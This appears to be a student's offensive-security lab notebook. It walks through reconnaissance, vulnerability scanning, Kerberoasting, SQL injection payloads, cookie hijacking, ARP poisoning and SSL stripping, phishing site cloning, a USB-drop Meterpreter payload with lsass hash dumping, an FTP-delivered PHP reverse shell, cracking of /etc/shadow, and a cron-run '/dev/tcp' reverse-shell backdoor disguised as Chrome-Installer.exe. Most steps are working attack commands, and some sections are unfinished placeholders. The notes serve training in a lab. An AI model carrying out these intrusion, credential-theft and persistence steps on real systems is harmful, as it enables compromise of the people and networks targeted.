Hping3 (like nmap)

Hping

OSINT Framework

* [**https://osintframework.com/**](https://osintframework.com/)
  + **Domain Dossier**
  + Robtex(R)
    - These are for discovering info about the domain/IP addresses

Maltego (Parrot Security)

* **Applications** -> **Pentesting** -> **Information Gathering** -> **OSINT Analysis** -> **maltego**

<https://github.com/htr-tech/zphisher> - Phishing tool

<https://www.hackingarticles.in/>

<https://portswigger.net/web-security/file-path-traversal>

<https://www.hackingarticles.in/a-detailed-guide-on-responder-llmnr-poisoning/#:~:text=Responder%20(LLMNR%20poisoner)%20creates%20a,we%20use%20the%20%2Dw%20option>.

Lab 1 – Passive Recon Techniques

**Domain Registry Search**

* Website: “lookup.icann.org” – *runs whois lookup on domain (must enter URL for info)*
  + Purpose – Domain info, RDAP
* Website: “nslookup.io” – DNS records
* Kali Linux: In command prompt, type “sslscan \_\_\_\_\_\_\_” for online SSL Check

**TheHarvester**

* Kali Linux: In command prompt, type “cat /etc/theHarvester/api-keys.yaml” to gather API keys and store them in the “api-keys.yaml” file.
* **ADD MORE THEHARVESTER STUFF**

Lab 2 – Active Recon Techniques

**FOCA**

* **ADD SOME STUFF ABOUT FOCA**

**Identify and Confirm a Load Balancer**

* Kali Linux: In command prompt, type “lbd” followed by the IP address of the server.

**Hping3**

* Can craft ICMP, UDP, TCP, SYN packets, possible DOS?
* Kali Linux: In command prompt, type “sudo hping3 -S \_\_\_\_\_ -p 80 -c 15” with the IP address

**Fierce**

* Kali Linux: In command prompt, type ”fierce - - domain \_\_\_\_\_” with the website name.
* Attempts to map the network, prepares for nmap. DNS Zone Transfer

**Documenting NMAP**

* Kali Linux: use “mkdir \_\_\_\_\_” to create a directory.
* Kali Linux: to send the NMAP scans to this directory, type
  + “sudo nmap -A -oN *directoryName*/nmap\_results \_\_\_\_\_\_\_\_\_” with all the IP addresses
  + (-A): Aggressive detection
  + (-oN): outputs the results in a normal format

**Nikto**

* Web server / web application scanner. Not stealthy. Aggressive scan
* Kali Linux: use “nikto -host \_\_\_\_\_\_\_\_” with the IP address

Lab 3 – Analysis of Reconnaissance Results

**Curl**

* Kali Linux: in command prompt, type “curl -I \_\_\_\_\_\_\_” with the IP addresses.

**Nmap Scripting Engine**

* Kali Linux: In command prompt, type “ls -al /usr/share/nmap/scripts
  + This lists all the scripts that are available for use with the Nmap Scripting Engine
  + Kali Linux: In command prompt, type “nmap - - script banner \_\_\_\_\_” with all the IP addresses
  + This attempts to connect to the ports and conduct banner grabbing.
  + Kali Linux: In command prompt, type “sudo nmap -sS -A -sC -oX PLAB --stylesheet [https://raw.githubusercontent.com/honze-net/nmap-bootstrap-xsl/master/nmap-bootstrap.xsl \_\_\_\_\_\_\_\_\_\_\_\_](https://raw.githubusercontent.com/honze-net/nmap-bootstrap-xsl/master/nmap-bootstrap.xsl%20____________)” – documents results in XML which can be seen in browser
  + Just type in cmd “firefox PLAB” or whatever directory you were using.

Lab 4 – Vulnerability Scanning

* **Perform a SYN/Stealth Scan**
  + Kali Linux: In command prompt, type “sudo nmap -sS -Pn \_\_\_\_\_\_” with the IP address
    - -Pn switch omits the ‘alive check’
* **Perform a TCP Connect Scan**
  + Kali Linux: In command prompt, type “nmap -sT -Pn \_\_\_\_\_\_\_” with the IP address
* **Perform a UDP Scan**
  + Kali Linux: In command prompt, type “sudo nmap -sU –top-ports 200 \_\_\_” with the IP address
    - UDP scan on only the top 200 UDP ports
* **Perform OS fingerprinting**
  + Kali Linux: In command prompt, type “sudo nmap -O \_\_\_\_” with the IP address.
* **Perform a Version Scan**
  + Kali Linux: In command prompt, type “nmap -sV -Pn \_\_\_\_\_” with the IP address
  + Kali Linux: In command prompt, type “searchsploit apache 2.4.37” to search in exploit-db.com for exploits.
* **Perform a Script Scan**
  + Kali Linux: In command prompt, type “nmap -sC -Pn \_\_\_\_\_” with the IP address
    - Initiates a default NSE script scan.
  + Kali Linux: In command prompt, type “nmap -Pn -sV -script=vuln \_\_\_\_” with the IP address
    - Takes the -sV version scan and performs a lookup on vulners.com.
* **Perform an -A Scan**
  + Kali Linux: In command prompt, type “nmap -Pn -A \_\_\_\_” with the IP address
    - Loud scan but returns versions of services, OS, etc.

Lab 5 – Vulnerability Scanning (OpenVAS)

**Update the OpenVAS Feed**

* Kali Linux: In command prompt, type “sudo /usr/bin/gvm-feed-update”

**Start OpenVAS**

* Kali Linux: In command prompt, type “sudo gvm-start”
* Kali Linux: In command prompt, type “cat /usr/bin/gvm-feed-update”
  + Downloads updates for NVT, GVMD\_DATA, SCAP, and CERT

Lab 6 – Different Types of Network Attack Tools


* Windows: In Services, start MSSQLSERVER
  + Explore the database and find the Employees table.
  + Listed in the table are the Employees names and salaries.
* Windows: Go to Event Viewer
  + Expand Windows Logs
  + Search through the Security Logs, refresh it for current updates.

* **Prepare for a Silver-Ticket Attack**
* Kali\_Linux: In command prompt, type
  + “impacket-GetUserSPNs -dc-ip 192.168.0.1 ‘websiteURL’/aimer:’enter the password’”
  + Type, “-request” after the above command to get the NTLM hash.
* Kali Linux: next put the NTLM hash in a file through the terminal.
  + Type “nano kerb\_hash”
* Kali\_Linux: crack the NTLM hash with John the Ripper against the rockyou wordlist.
  + Type, “john - -wordlist=/usr/share/wordlists/rockyou.txt ‘whatever file the hash is in’”

* **Find the Domain SID**
* Kali Linux: type
  + “python3~/impacket/examples/lookupsid.py {websiteURL}/aimar:{password}@{IPaddress}”

Lab 7 – Application Injection Attack

**Brute-Force Attack**

* Windows: Go to XAMPP Control Panel
  + Start up Apache and SQL Server
* Kali Linux: Start Burp
  + Toggle Proxy to On
  + Toggle the FoxyProxy in Firefox and enter default username and password in web application.
  + The username and password should pass to Burp.
  + Copy the cookie info.
  + In terminal, type
  + 

**SQL Injection Attack**

* SQL Injection syntax
  + 1
  + ‘
  + ‘ or ‘1’ = ‘1
  + ‘ UNION SELECT NULL’
  + ‘ UNION SELECT NULL, NULL’
  + ‘ UNION SELECT USER(), VERSION()’
  + ‘ UNION SELECT NULL, table\_name FROM information\_schema.tables—
  + ‘ UNION SELECT NULL, table\_name FROM information\_schema.tables WHERE table\_name LIKE ‘user%’—

Lab 8 – Exploiting Application Vulnerabilities

* Capturing a Victim’s Cookie
  + Go to Wireshark on Kali Linux and apply a filter.
    - Ip.dst==”\_\_\_\_” with the victim’s IP address.
  + Look for a GET request in the Info tab in Wireshark.
    - Under the Hypertext Transfer Protocol find the cookie and store it to a file
* Session Hijacking
  + On a separate Windows machine, access the website and before logging in, go to the DevTools.
  + Go to More Tabs/Applications/Storage/Cookies
  + Select the IP address in the Cookies Tab
  + Select the PHPSESSID – Value
  + Replace it with the cookie from the Wireshark on Kali
* Removing Cookies
  + On the top right on the webpage, click on the three dots/Settings.
  + Go to Cookies/Manage and delete cookies and site data/See all cookies and site data.
  + Click Remove All
* Capture User’s Cookie
  + Do the above method but instead on removing cookies, click on the only options there since you previously removed all cookies.
  + Send it to the shared Kali-Windows file.
* Intercept Victim Connection and Insert Attacker’s Cookie
  + In Kali, start Burp.
  + Go to Proxy/Options
  + In the Intercept Server Responses, select the Intercept responses based on the following rules and check off the Or-Request-Was intercepted.
  + Go to Firefox and clear your cookies.
  + Start FoxyProxy.
  + Go to Firefox and enter the website’s name.
  + Burp should open with the HTML, and we are looking for the cookie tab.
    - This is modifiable.
  + In the modifiable cookie field, enter the cookie we got from the Windows machine.
  + Turn off FoxyProxy and entered the website’s name into Firefox.
    - At the URL, replace “login.php” with “index.php”

Lab 9 – On-Path Network Attacks

* Windows – go to the command prompt and enter, “ipconfig /all”
* Observe the MAC and Ipv4 addresses since they will be needed in this section.
* Windows – type, “arp -a” to display the ARP cache.
* Windows – boot up Wireshark.
* Windows – Go to the specific site(varies) and login(depends)
* Windows – Stop Wireshark and apply a filter “arp”.
* Windows – Apply a filter “http”.
  + You can also apply another filter for a specific request like
    - ‘http.request.method == “POST”’
* Expand the ‘HTML Form URL Encoded’ Section
  + Down below should be the username and password if you logged in during the packet capturing and the site is unsecure (HTTP)
* **HOWEVER**, this all worked since it was done on the same machine. If you would like to find info on a different machine, you need to use arp poisoning.
* **ARP Poisoning**
* Kali Linux – In the terminal, type “sudo netdiscover”
* Kali Linux – In the terminal, type “cat /proc/sys/net/ipv4/ip\_forward”
  + If it returns a 0, that means that IP forwarding is not enabled.
* Kali Linux – In the terminal, type “sudo -i”
  + That goes into root privileges in Kali terminal.
* Kali Linux – In the terminal, type “echo 1 > /proc/sys/net/ipv4/ip\_forward”
  + IP Forwarding should be enabled.
* Kali Linux – In the terminal, type “arpspoof -h”
  + Opens the arpspoof help.
* Kali Linux – In the terminal, type “arpspoof -I eth0 -t {Your IP addr} {Victim’s IP addr}
* Kali Linux – This is a useful command.
  + “ip.src=={IP Source} and http”
* **SSL/TLS Downgrading**
* Kali Linux – Launch Ettercap
  + Press magnifying glass icon to Scan for hosts.
  + Press the server stack icon to view the Hosts List
  + Select the Victim and set them as Target 1
  + Select the Default Gateway to Target 2
  + Select the MITM menu/ Select ARP poisoning / Select Go
* Kali Linux – Conduct SSL Stripping
  + In the terminal, type “sudo -i”
  + In the terminal, type “locate sslstrip”
  + In the terminal, type
    - “mitmweb -s /usr/share/doc/mitproxy/examples/contrib/sslstrip.py -m transparent”
  + In a new terminal, type
    - “sudo iptables -t nat -L PREROUTING”
    - The PREROUTING chain is used for Network Address Translation(NAT) to forward packets between the ARP poisoned client and server
  + In the terminal, type
    - “sudo iptables -t nat -A PREROUTING -p tcp - -destination-port 80 -j REDIRECT - -to-ports 8080”
    - An HTTP connection on port 80 will be forwarded to port 8080, where the sslstrip proxy server is listening
  + In the terminal, type
    - “sudo iptables -t nat -L PREROUTING”
  + In the terminal, type
    - “sudo iptables - -flush -t nat”
  + In the terminal, type
    - “sudo iptables -t nat -L PREROUTING”
* Kali Linux – File Transfer Capture
  + Go to Wireshark/File/Export to/SMB

Lab 10 – Social Engineering Attacks and Exploits

**Create a Phishing Exploit**

* Kali Linux – To the Social Engineering Toolkit in Applications
* Enter sudo password, since this is a social engineering attack, enter 1.
* For a Website Attack, press 2.
* For a credential Harvester Attack, press 3.
* Then press 2 for a Metasploit Browser Exploit.
* All of the above methods are used together for a Credential Harvesting on a cloned website attack.
* Press ENTER to make the POST come back to Kali’s IP address.
* Enter the website URL that you want to clone.
* It would be better and look more authentic if we could buy a domain name that was close to the victim’s website’s name (Typo squatting, URL hijacking).

**Gain Remote Access from USB Drop**

* Kali Linux – Go to Social Engineering Toolkit
* Enter 1
  + For a social engineering attack
* Enter 3
  + For an Infectious Media Generator
* Enter 2
  + For a standard Metasploit Executable
* Enter 2
* Then enter your Kali’s IP address.
* For the PORT for the reverse listener: enter 9999.
* Enter yes to create a listener.
* In a separate terminal
  + Enter “sudo -i” to enter root.
* cd into the directory that contains the malicious files, should be something like
  + “/root/.set/autorun”
* This is for simplicity, but this command copies the malicious executable into a folder, so you don’t have to be root.
  + cp program.exe /home/ {some folder name}/Documents
* If an IP address has the FTP service open on their machine (nmap it) you can deliver the executable this way
  + Type “ftp {victim’s IP address}”
* For the name, enter “anonymous.”
* Just hit ENTER for the password.
* You can enter this command to simply establish a command channel (not the data channel).
  + Type, “Passive off”
* Executable files should be sent in binary so
  + Type, “binary”
* To establish a data connection
  + Type, “dir”
  + FTP is ready to use now.
* Now enter,
  + “lcd /home/ {some folder name} / Documents
  + lcd is Local Change Directory
* Now to transfer the files, enter “mput \*”
* Enter “y” if prompted.
* Exit once transferred.
* Once the victim executes the malicious program
* Kali Linux – Go to root reverse shell terminal and type,
  + “sessions”
* To enter the specific session, type
  + “sessions -i 1”
  + Use help for more info.
* More useful commands
  + ps
    - Lists the running processes and PID on the local machine.
  + Find the PID on Isass.exe
  + Use the command “migrate 736” to migrate Meterpreter to the isass.exe PID.
  + Then enter the command “hashdump”.
  + Select the Admin line and copy it.
  + Create a new file “nano {fileName}”
  + Paste the ntlm hash in it
  + Save it
  + Crack it using John the Ripper
  + Command
    - “john {fileName} - -format=NT - - wordlist=/usr/share/wordlists/rockyou.txt”

Lab 11 – Post-Exploitation Foothold Techniques

Recreate a Colleague’s Exploit

* Check the NMAP results of your colleague.
  + In the lab, there is an exploit of FTP with an anonymous login.
* Kali Linux – In terminal, type “ftp {victim or NMAP result’s IP address}”
* Login with anonymous, password is just ENTER.
* Type “ls” to list directory
* Open a new tab in the terminal.
* In the new terminal type, “touch test\_write && echo ‘Write Permission Test’ > test\_write”
* Select the original terminal tab and enter,
  + “put test\_write files/test\_write”
* Kali Linux – Go to Firefox and enter in the URL field,
  + “http://{victim IP address}/ftp/”
* Firefox – select the files/ folder.
  + You should be able to see the test\_write folder you made.
  + Select it

Create Reverse Shell Access

* Kali Linux – select the right most tab (Terminal)
* Type, “cp /usr/share/webshells/php/php-reverse-shell.php”
* Type, “code php-reverse-shell.php”
  + This will open it in VS code.
* Make the following changes to the code (around lines 49 and 50)
  + $ip = ‘{Kali’s IP address}’:
  + $port = 443;
* VS Code – Hit File/Save
* Kali Linux – Go to the left most terminal.
* In the terminal, at the ftp prompt,
  + Type, “put php-reverse-shell.php files/php-reverse-shell.php”
* Now go to the right most terminal tab
* In the terminal, type
  + “nc -nvlp 443”
* Firefox – now type in URL field, “http://{Victim’s IP address}/ftp/files
* In Firefox, select the php-reverse-shell.php to execute the script.
* Kali Linux – Go to terminal, type “ls”
  + Then type, “pwd”
  + Then press the Up-Arrow key.
* The up arrow key was to show that you are not in an interactive shell.

Perform Privilege Escalation

* Kali Linux – In the terminal type, “echo $0”
* Kali Linux – In the terminal type, “SHELL=/bin/bash script -q /dev/null
  + This command shifts the shell to a bash shell and discards all errors to /dev/null.
* Kali Linux – In the terminal, type “echo $0”
* Kali Linux – In the terminal, type “nc -nvlp 443”
* Firefox – reload the webpage and rerun the php script.
* Terminal – Enter the command |python3 -c ‘import pty; pty.spawn(“/bin/bash”)’|
* Terminal – Press Ctrl+Z
  + This stops the netcat service.
* Terminal – Now type “stty raw -echo && fg export TERM-xterm”
* Kali Linux – Go to terminal, type “ls”
  + Then type, “pwd”
  + Then press the Up-Arrow key.

Escalate Privileges

* Open a new tab in Terminal.
* Type the following, “python3 -m http.server 8080”
* Kali Linux – Select the left most terminal tab.
* In the terminal, type “cd tmp”
* Type, “wget http://{Kali IP address}:8080/linpeas.sh}
* Type, “bash linpeas.sh”
  + Takes a while to complete.
* Observe the legend at the top.
  + Any items in red or yellow have a 95% chance of being a privilege escalation vector.
* Observe the ‘Interesting Files’ section.
* Terminal – type, “cat /etc/shadow”

Cracking the Root Hash

* Select the “root:” line from the shadow line and copy it.
* Open a new tab in Terminal.
* Terminal - Type, “touch root\_hash”
* Terminal - Type, “nano root\_hash”
* Paste contents into the file.
  + Save it.
* Terminal – Type, “cat root\_hash”
  + The hash values start with ‘$6$’ with is SHA-512
* Terminal – Type,”hashcat -m 1800 -a 0 root\_hash /usr/share/wordlists/rockyou.txt”
  + Takes a while to complete.
  + You should get the root account password now.
* In the terminal, select the left-most tab,
  + Type, “su root”
* Enter the password you cracked.
* Terminal – Type “whoami”
  + Commands are being run as root now.

Establish Persistence

* Terminal – type “ssh root@{victim’s IP address}”
* Enter the password.
* Terminal – type,” touch /var/www/html/ftp/files/Chrome-Installer.exe”
* Terminal – type,
  + “echo ‘bash -i >& /dev/tcp/{Kali IP addr}/443 0>&1’ > /var/www/html/ftp/files/Chrome-Installer.exe”
* Open a new tab in Terminal.
* New Terminal – type, “nc -nvlp 443”
* Select the left most tab.
* Original Terminal – type, “crontab -e”
  + In the editor, type
    - \*/1 \* \* \* \* bash /var/www/html/ftp/files/Chrome-Installer.exe
* Exit editor mode by pressing CTRL+C.
* Enter the command, “:wq!”
* New Terminal – select the right most terminal tab
* Enter “id”